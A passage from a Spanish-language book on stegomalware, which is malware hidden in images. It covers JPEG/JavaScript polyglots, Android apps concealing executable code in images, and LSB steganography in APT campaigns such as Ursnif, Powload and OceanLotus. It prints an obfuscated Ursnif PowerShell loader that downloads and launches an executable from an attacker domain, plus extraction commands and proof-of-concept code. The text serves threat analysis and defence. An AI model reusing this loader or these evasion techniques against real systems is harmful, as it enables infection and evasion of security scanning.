⁷³ <https://www.bleepingcomputer.com/news/security/new-polyglot-malware-hits-aviation-satellite-communication-firms/>

⁷⁴ <https://www.techspot.com/news/106752-student-turns-pdf-functional-linux-emulator.html>

⁷⁵ <https://github.com/ading2210/doompdf>

⁷⁶ <https://www.proofpoint.com/us/blog/threat-insight/call-it-what-you-want-threat-actor-delivers-highly-targeted-multistage-polyglot>


⁷⁷ <https://www.alchemistowl.org/pocorgtfo/pocorgtfo08.pdf>

⁷⁸ <https://conference.hitb.org/hitbsecconf2015ams/wp-content/uploads/2015/02/D1T1-Saumil-Shah-Stegosploit-Hackin-g-with-Pictures.pdf>

⁷⁹ El investigador *Ange Albertini* es uno de los autores más prolijos en el uso de polyglots con utilidad informática- <https://code.google.com/archive/p/corkami/>

Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía

JPEG + JavaScript Polyplot




Valid Variable name in JavaScript:
0xFF 0xD8 0xFF 0xE0 (JPEG marker)
 JPEG header length: 0x09 0x3A
 JavaScript: 0x09 tab character | 0x3A a colon
 Comments to create polyplot
 JavaScript: 0x2F 0x2A (/) | 0x2A 0x2F (*)

Header length restricts the maximum payload size

After header

Ilustración 14. Ejemplo de polyplot JPEG-JS utilizando herramienta Powerglot

JPEG + Javascript Polyplot => Web page => One image (.jpg) -> Two formats



1

2

RETURN!!
<https://www.alchemistowl.org/pocorgf0/pocorgf008.pdf>

<https://stegosplit.info/>

Stegosplit
 Exploit Delivery via Steganography and Polyplots
 by Saumil Shah - saumil at net-square.com, @therealsaumil

JavaScript END
 HTML END

EOF pattern - StegoSplit detectable!!!!

<https://github.com/amichael77/python-stegosplit>

Ilustración 15. Ejemplo básico de los principios usados por la herramienta Stegosplit. En la figura 1 y 2 se observa diferentes ejemplos de polyplot para versiones antiguas y modernas de navegadores. Es importante destacar como Stegosplit deja una marca a final de fichero que puede ser detectada (Powerglot la detecta)

1.3.2 Estegomalware y polyglots en aplicaciones móviles

Entre los muchos lugares donde es posible ocultar información en imágenes digitales con utilidad maliciosa se encuentra las aplicaciones móviles. Tradicionalmente cuando un desarrollador intenta publicar una aplicación en su market de aplicaciones favorito, típicamente Google (Android) o Apple (iOS), toda una serie de procedimientos de detección son realizados para verificar que el código ejecutable de la misma no contenga un comportamiento malicioso que pueda afectar a la privacidad de los datos del usuario que se la descarga o a la propia seguridad de su terminal móvil.

Si un atacante desarrolla una aplicación⁸² y oculta el código malicioso en una imagen, por ejemplo, los controles de seguridad automáticos (sin descompilar la aplicación) no detectarán esta información. Posteriormente, la aplicación cuando lo estime oportuno podrá recuperar la información ocultada y ejecutarla. Entre las investigaciones más significativas, destaca la publicada por *Axelle Apvrille* y *Ange Albertini* en la conferencia de seguridad informática *BlackHat Europe 2014* con título *Hide Android Applications in Images*⁸³, en la que se muestra detalladamente cómo enmascarar una aplicación Android en una imagen que podría ser ejecutada sin ser detectada o la investigación realizada por investigadores⁸⁴ de la Universidad Carlos III de Madrid (España) en la que utilizando la herramienta *F5* ocultaron un código ejecutable (.dex) en una imagen (likeimage.jpg). Este código ejecutable descargaba un payload inofensivo de la url <http://cosec-uc3m.appspot.com/likeimage>. Durante varios años la aplicación, publicada el 9 de junio de 2014, siguió activa en el market de *GooglePlay* - <https://play.google.com/store/apps/details?id=es.uc3m.cosec.likeimage>.

⁸² Alfonso Muñoz – Finding stegomalware in an ocean of apps (RootedCon 2015) - <http://es.slideshare.net/elevenpaths/buscando-stegomalware-en-un-oceano-de-apps>

⁸³ <https://www.blackhat.com/docs/eu-14/materials/eu-14-Apvrille-Hide-Android-Applications-In-Images-wp.pdf>

⁸⁴ <http://www.seg.inf.uc3m.es/~guillermo-suarez-tangil/papers/2014inscrypt-stegomalware.pdf>

 PASOS:

- Hemos detectado F5 en `es.uc3m.cosec.likeimage\res\drawable-hdpi\likeimage.jpg`
- Tools: dex2jar, jd, apktool, f5.jar (<https://code.google.com/p/f5-steganography/>)
- `java -jar f5.jar x -p cosec -e bicho.dex likeimage.jpg`
(en el código se observa que lo oculto se ejecuta como un dex)
- `bicho.dex` → se descarga un payload de <http://cosec-uc3m.appspot.com/likeimage>

```
ZGV4CjAzNQDyUt1DKdvkcxqN4zxwc7ERfT4LxRA695kAgAAcAAAAHhWNBIAAAAAAAAAANwBAAAKAAAAcAAAAQAAACyAAAAgAAAKgAAAA
AAAAAAAAAAAAAAAAAAAAAAQAAANgAAABsAQAA+AAACgBAAAwAQAAmWEAAD0BAABRAQAAZQEAAKUBAACyAQAAIQAALsBAAACAAA
AAwAAAAQAAAAHAAAAAAAAAAAAAAAAABwAAAAAMAAAAAAAAAAAAAAAAABAAAAAAAAAAAAAAAACAAAAAEAAQAAAAAAAAAAAAAAAA
AAAAyAAAAAAAAAywEAAAAAAAAABAAEAAQAAAMEBAAEAAAcBACAAADgACAAEAAAAAAAAMYBAAADAAAAAGgAFABEAAAAGPGluaXQ+AAF
MAAhMTUNsYXNzOwASTGphdmEvdGFuZy9PYmplY3Q7ABJmamF2YS9sYW5nL1N0cmVudGZsAPk1BTEIDSU9VUyBQcVIMT0FEIEZST00gVEhFIE5
FVdogVGhpcyBpcyBhIHByb29mIG9mIGNvbmNlcHQuLi4gAAAtNQ2xhc3MuamF2YQABVgAEZ2V0UAAdEdGhpcwACAAcOAAQABw4AAAABAQCBgAT
4AQEBKAIAAAALAAAAAAAAAAEAAAAAAAAAAQAAAOAAABwAAAAAGAAAAQAAACyAAAAAwAAAAIAAACoAAAABQAAAAMAAADAAAAABgAAA
AEAAADYAAAAASAAAAIAAAD4AAAAAIAAAAAoAAAAoAQAAAYAAAAIAAADBAQAAACAAAAEAAADLAQAAABAAAAEAAADcAQA
```

```
URLConnection localURLConnection = (URLConnection)new URL("http://cosec-uc3m.appspot.com/likeimage").openConnection();
localURLConnection.setRequestMethod("POST");
localURLConnection.setDoOutput(true);
localURLConnection.setFixedLengthStreamingMode(0);
localURLConnection.connect();
str = String.valueOf(localURLConnection.getResponseCode());
return "This is a proof of concept... " + str;
```

Ilustración 16. Ingeniería inversa al estegomalware de investigadores de la universidad Carlos III de Madrid - Android LikeImage

Diferentes ejemplos similares a esta forma de proceder se han publicado en el pasado. Por ejemplo, el malware, *Android.Xiny.19.origin*⁸⁵ utilizaba técnicas esteganográficas para recuperar una aplicación maliciosa desde una imagen descargada⁸⁶. Una vez recuperada la aplicación maliciosa era inyectada en memoria RAM utilizando la clase *DexClassLoader*.

⁸⁵ Android.Xiny.19.origin - <http://vms.drweb.com/virus/?i=7945694&lng=en>

⁸⁶ Trojan targeted dozens of games on Google Play - <https://news.drweb.com/show/?i=9803&lng=en>

Capítulo 2. Esteganografía en amenazas avanzadas modernas. Una visión de APTS de 2019 a 2023

“Hagamos un trato:
Tú pídele a tu Dios que te salve
y yo te seguiré golpeando
hasta que Él aparezca.”

El conde de Montecristo (1934)

En las *XIV jornadas STIC CCN-CERT* que organizó el Centro Criptológico Nacional (CCN), dependiente del Centro Nacional de Inteligencia (CNI) en España, en diciembre de 2020, expuse⁸⁷ por primera vez el avance y uso de técnicas esteganográficas en malware y APTs de impacto notorio en estos últimos años. Este ejercicio de alguna forma fue el sustrato para este libro.

Este capítulo tiene por objetivo destacar exclusivamente los procedimientos esteganográficos más utilizados por algunas de las muestras de malware analizadas y reportadas por numerosos investigadores y firmas de inteligencia de amenazas a lo largo del planeta, especialmente desde 2019. La información a pie de página complementará muchos estudios y detalles de otros ataques.

Si necesita comprender una técnica esteganográfica de manera más genérica, le recomiendo que visite, de ida y vuelta, el capítulo 3. En él, he añadido las técnicas principales que se utilizan en los APTs documentados.

Si desea una fuente actualizada de APTs modernos e informes de análisis, más allá de este documento que necesariamente quedará obsoleto, le recomiendo el siguiente repositorio⁸⁸. Si está interesado en estudiar la evolución de técnicas esteganográficas le resultará más sencillo encontrar muestras de malware de interés.

⁸⁷ Stegomalware en APTs modernos. Técnicas y contramedidas (Alfonso Muñoz, Criptored) - https://www.youtube.com/watch?v=hGhufb2C_7Y

⁸⁸APT CyberCriminal Campaing Collections - https://raw.githubusercontent.com/CyberMonitor/APT_CyberCriminal_Campagin_Collections/master/README.md

Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía




Ilustración 17. Ejemplo de un “posible” timeline de uso de técnicas esteganográficas en malware moderno

2.1 Esteganografía en APTs utilizando la técnica LSB (Least Significant Bit) replacement

La técnica esteganográfica más utilizada en contenido multimedia tiene su reflejo en muestras de malware avanzado para la evasión de mecanismos de detección. En los siguientes párrafos, se va a comentar brevemente la forma en la que el malware moderno la utiliza. Esto es simplemente una muestra^{89,90,91,92} pero espero que permita al lector visualizar la importancia que está adquiriendo esta disciplina en la evolución del malware actual. Los ejemplos son muy abundantes: Ursnif/Gozi, Powload, Ocenlotus APT-32, Waterbug/Turla & XmRig, The Dukes, Bebloh, MT3-MontysThree, SixLittleMonkeys/Microcin⁹³, DeathStalker⁹⁴/PowerPepper, Worok, WASP, Wooflocker⁹⁵, etc. Veamos la parte esteganográfica de alguno de ellos. Le recomiendo, adicionalmente, que profundice en los informes detallados, a pie de página, con la ingeniería inversa realizada a algunas de las muestras de malware destacadas. Observará como en muchas ocasiones los atacantes^{96,97,98} se sirven de técnicas sencillas jugando con la cabecera o el

⁸⁹<https://www.proofpoint.com/us/blog/threat-insight/commodity-net-packers-use-embedded-images-hide-payloads>

⁹⁰ <https://securityvisit.com/operation-spalax-targeted-malware-attacks-in-colombia/>

⁹¹<https://www.zdnet.com/article/obliquerat-trojan-now-hides-in-images-on-compromised-websites/>

⁹²<https://www.bitdefender.com/files/News/CaseStudies/study/390/Bitdefender-PR-Whitepaper-Remcos-creat5080-en-EN-GenericUse.pdf>

⁹³ Microcin is here - <https://securelist.com/microcin-is-here/97353/>

⁹⁴ <https://securelist.com/what-did-deathstalker-hide-between-two-ferns/99616/>

⁹⁵ <https://www.malwarebytes.com/blog/threat-intelligence/2023/08/wooflocker2>

⁹⁶ TA551 – Shathak - <https://www.f5.com/labs/articles/threat-intelligence/icedid-banking-trojan-uses-covid-19-pandemic-to-lure-new-victims>

⁹⁷ Operation ENDTRADE: TICK's Multi-Stage Backdoors for Attacking Industries and Stealing Classified Data - <https://documents.trendmicro.com/assets/pdf/Operation-ENDTRADE-TICK-s-Multi-Stage-Backdoors-for-Attacking-Industries-and-Stealing-Classified-Data.pdf>

⁹⁸ Tropic Trooper's USBferry Targets Air-Gapped Networks - https://www.trendmicro.com/en_us/research/20/e/tropic-troopers-back-usb-ferry-attack-targets-air-gapped-environments.html

formato del fichero gráfico^{99,100,101,102,103,104,105,106,107}, como la técnica de EoF que se verá posteriormente^{108,109}.

⁹⁹ Lazarus APT Cloaks Payloads With BMP Image Files (20 april 2021) - <https://duo.com/decipher/lazarus-apt-cloaks-payloads-in-bmp-image-files> “In the background, the macro then calls an executable HTML Application (HTA) - a Microsoft Windows program with source code consisting of HTML - compressed as a zlib file within an overall PNG image file. The PNG image is then converted to the BMP format, using WIA_ConvertImage. Because the BMP file format is an uncompressed graphics file format, converting a PNG file format into a BMP file format automatically decompresses the embedded, malicious zlib object,”

¹⁰⁰ Malvertisers target mac uses with steganographic code stashed in images - <https://arstechnica.com/information-technology/2019/01/malvertisers-target-mac-uses-with-stenographic-code-stashed-in-images/>

¹⁰¹ Raindrop-Solarwinds - <https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/solarwinds-raindrop-malware>

¹⁰² Vinself now steganography - <https://airbus-cyber-security.com/vinself-now-steganography/>

¹⁰³ Extracting Shellcode in ICEID .PNG Steganography - <https://malware.news/t/extracting-shellcode-in-iceid-png-steganography/46150/1>

¹⁰⁴ Attackers embed obfuscated PowerShell code within the EXIF metadata of JPG images. <https://blogs.npav.net/blogs/post/hidden-in-plain-sight-hackers-use-jpg-images-to-deploy-fully-undetectable-ransomware>

¹⁰⁵ <https://www.bleepingcomputer.com/news/security/new-idat-loader-version-uses-steganography-to-push-remcos-rat/>

¹⁰⁶ https://malwr0nwind0z.com/post_5-15-23_formbook_sample/

¹⁰⁷ <https://securityonline.info/steganographic-campaign-distributes-multiple-malware-variants-including-remcos-and-asyncrat/>

¹⁰⁸ Lokibot trojan spotted hitching a ride inside png files - <https://threatpost.com/lokibot-trojan-spotted-hitching-a-ride-inside-png-files/143491/> - “Attackers use the .PNG file structure, complete with a .PNG “header” and “IEND”. That way when the malicious file (RFQ -5600005870.zipx) is scanned it is identified as a .PNG image, even though it has a .zipx extension. The actual archive code – harboring LokiBot – is appended to the end of the .PNG file signature”

¹⁰⁹ Lokibot gains new persistence mechanism uses steganography to hide its tracks - https://www.trendmicro.com/en_us/research/19/h/lokibot-gains-new-persistence-mechanism-uses-steganography-to-hide-its-tracks.html

TA551 (SHATHAK) CHAIN OF EVENTS MID-JULY THROUGH NOVEMBER 2020




Ilustración 18. Muestra de malware del grupo cibercriminal TA551 - Recuperación de librería DLL desde imagen PNG^{110,111}

2.1.1 Ursnif/Gozi

Ursnif es un malware avanzado que en la última década ha sido utilizado con asiduidad en múltiples *exploit kits* automáticos y campañas de spear phishing, centrando su actividad principal en el robo de información y cubriendo, mediante variantes, una enorme variedad de ataques basados en backdoors, spyware, *file injectors*, robo de credenciales bancarias (trojano bancario, credenciales cloud, plataformas de criptomonedas, comercio electrónico, etc), etc. En las múltiples muestras analizadas se observan mecanismos de ofuscación^{112,113} muy variados para dificultar los procesos de detección, especialmente en sandboxes.

Un ejemplo de uso esteganográfico puede verse en muestras difundidas en febrero de 2019. En estas se utilizaba técnicas esteganográficas para ocultar código malicioso en una imagen inofensiva, un código adicional extraería el payload de la imagen en la víctima.

¹¹⁰ TA551 shathak icedid - <https://unit42.paloaltonetworks.com/ta551-shathak-icedid/>

¹¹¹ <https://success.trendmicro.com/solution/000283386>

¹¹² Ursnif long live the steganography - <https://yoroicompany.com/research/ursnif-long-live-the-steganography/>

¹¹³ Ursnif banking malware - <https://securityaffairs.co/wordpress/83396/breaking-news/ursnif-banking-malware.html>

Estegomalware. Evasión de antivirus y seguridad perimetral usando esteganografía

Category	Description							
	MITRE ATT&CK Code	Technique	January 2018	June 2018	December 2018	February 2019	March 2019	April 2019
Injection	T1093	Process hollowing	X	X				
	T1055	APC injection			X	X	X	X
Dropper - Payload - Initial Access - Execution	T1064	Macro document	X	X		X		X
		VBS file					X	
		Javascript			X			
	T1189	Necurs infrastructure		X				
	T1036	Executable	X	X	X	X	X	X
	T1192	Drive document					X	
	T1059	BAT file			X			
		CAB file			X			
		Bitsadmin					X	
		Wmic						X
	T1086	Powershell stage				X		X
Obfuscation	T1027	Steganography				X		X
		Vigenere cipher						X
		Obfuscation	X	X	X	X	X	X

Ilustración 19. Evolución de las técnicas de ataque y ofuscación usadas por Ursnif



Ilustración 20. Imagen esteganográfica con script malicioso PowerShell embebido

En esta muestra, en concreto, es necesario que se establezca una condición de arranque, se analiza si el *timezone* actual está puesto a +01:00, para obtener la imagen esteganográfica del servidor controlado por el atacante ([hxxps://i\[.\]imgur\[.\]com/TVkWKQa\[.\]png](hxxps://i[.]imgur[.]com/TVkWKQa[.]png)). El malware instalado en la víctima itera sobre cada píxel de la imagen, **selecciona los dos bits menos significativos de cada byte de la imagen** y los concatena para producir el script Powershell que se desea ejecutar en la víctima.


```

1 if ((("iex") (("."gcm") -name ("*et-H*t")) | &('fl') -Property ('*') | .(
2 "Out-String") -Stream) -match 't-I'){
3   & ( "IEX") (&('SV') ("vOy") ("https://nuovalo.site/RGI82B3.-tmp-tmp");
4   &('SV') ('u') ("Net.WebClient");
5   &('SV') ('J') "$env:temp\ose000000.exe";
6   .('si') ("Variable:/3Dp") (&("gcm") ("Ne*ct")) (&("ChildItem") ("Variable:/u"
7   )) . "VALUE";
8   .('si') ("Variable:7") (((&('gv') ("3Dp")). "vAlUE" | .('gm')) | &('?') {
9     (&('Item') ("Variable:_"). "valUE". "namE" -clike ("Do*o*d*le"))
10  }) . "NamE";
11  .('gv') ("3Dp"). "vAlUE". ((&('gi') ("Variable:/7")). "vAlUE"). "iNvOkE" ((('gv') (
12  "vOy") -Value), (&("DIR") ("Variable:/J")). "vAlUE");
13  .("saps") (&("ChildItem") ("Variable:/J")). ("value"))
14 }

```

Ilustración 21. Script de Powershell extraído de la imagen esteganográfica

2.1.2 Powload

Powload^{114,115} utiliza esteganografía para recuperar código malicioso desde una imagen. Algunas de las variantes analizadas, y es interesante de cara a nuestra clasificación, usa un script público de esteganografía en ficheros PNG con técnicas LSB. En concreto, la librería *Invoke-PSImage*^{116,117}.

El proceso esteganográfico, con ciertas muestras de Powload, es similar a otros procesos de infección. El atacante consigue mediante documentos ofimáticos enviados por correo electrónico ejecutar una macro que ejecuta código *Powershell*. Este script será el encargado de descargar la imagen esteganográfica de un servidor público y recuperar la información oculta para continuar con la infección.




Ilustración 22, Extracto de código del script PowerShell descargado y recuperado con Getpixel

¹¹⁴ https://www.trendmicro.com/en_us/research/19/c/from-fileless-techniques-to-using-steganography-examining-powloads-evolution.html

¹¹⁵ <https://blog.trendmicro.com/trendlabs-security-intelligence/powload-loads-up-on-evasion-techniques/>

¹¹⁶ <https://github.com/peewpw/Invoke-PSImage>

¹¹⁷ Se han documentado diferentes campañas que hacen uso de esta librería para distribuir malware - <https://www.mcafee.com/blogs/other-blogs/mcafee-labs/malicious-document-targets-pyeongchang-olympics/>



Ilustración 23. Imagen utilizada por Powload para ocultar código malicioso



Ilustración 24. Ejemplos de correo de spam con mensajes que urgen a los usuarios descargar y hacer click en los documentos adjuntos

2.1.3 Oceanlotus APT-32

FireEye clasifica como APT32¹¹⁸ (OceanLotus group) a un grupo de ciberespionaje, especialmente alineado con los intereses del estado vietnamita, que realiza operaciones selectivas utilizando malware específico para realizar intrusiones en empresas del sector privado de múltiples industrias, el compromiso de gobiernos extranjeros, disidentes y periodistas.

Entre las muestras detectadas¹¹⁹ se observa el uso de esteganografía¹²⁰ para descargar de manera sibilina puertas traseras a los sistemas comprometidos. Para ello utiliza la técnica LSB en ficheros PNG.

¹¹⁸ <https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html>

¹¹⁹ <https://blogs.blackberry.com/en/2019/04/report-oceanlotus-apt-group-leveraging-steganography>

¹²⁰ <https://www.bleepingcomputer.com/news/security/oceanlotus-apt-uses-steganography-to-load-backdoors/>



Ilustración 25. Ejemplos de imágenes PNG usadas para ocultar payloads




Ilustración 26. Proceso de infección y recuperación de payload seleccionando 3 bits del canal rojo, 3 del verde y 2 bits del canal azul

2.1.4 Waterbug/Turla & XMRig Monero miner

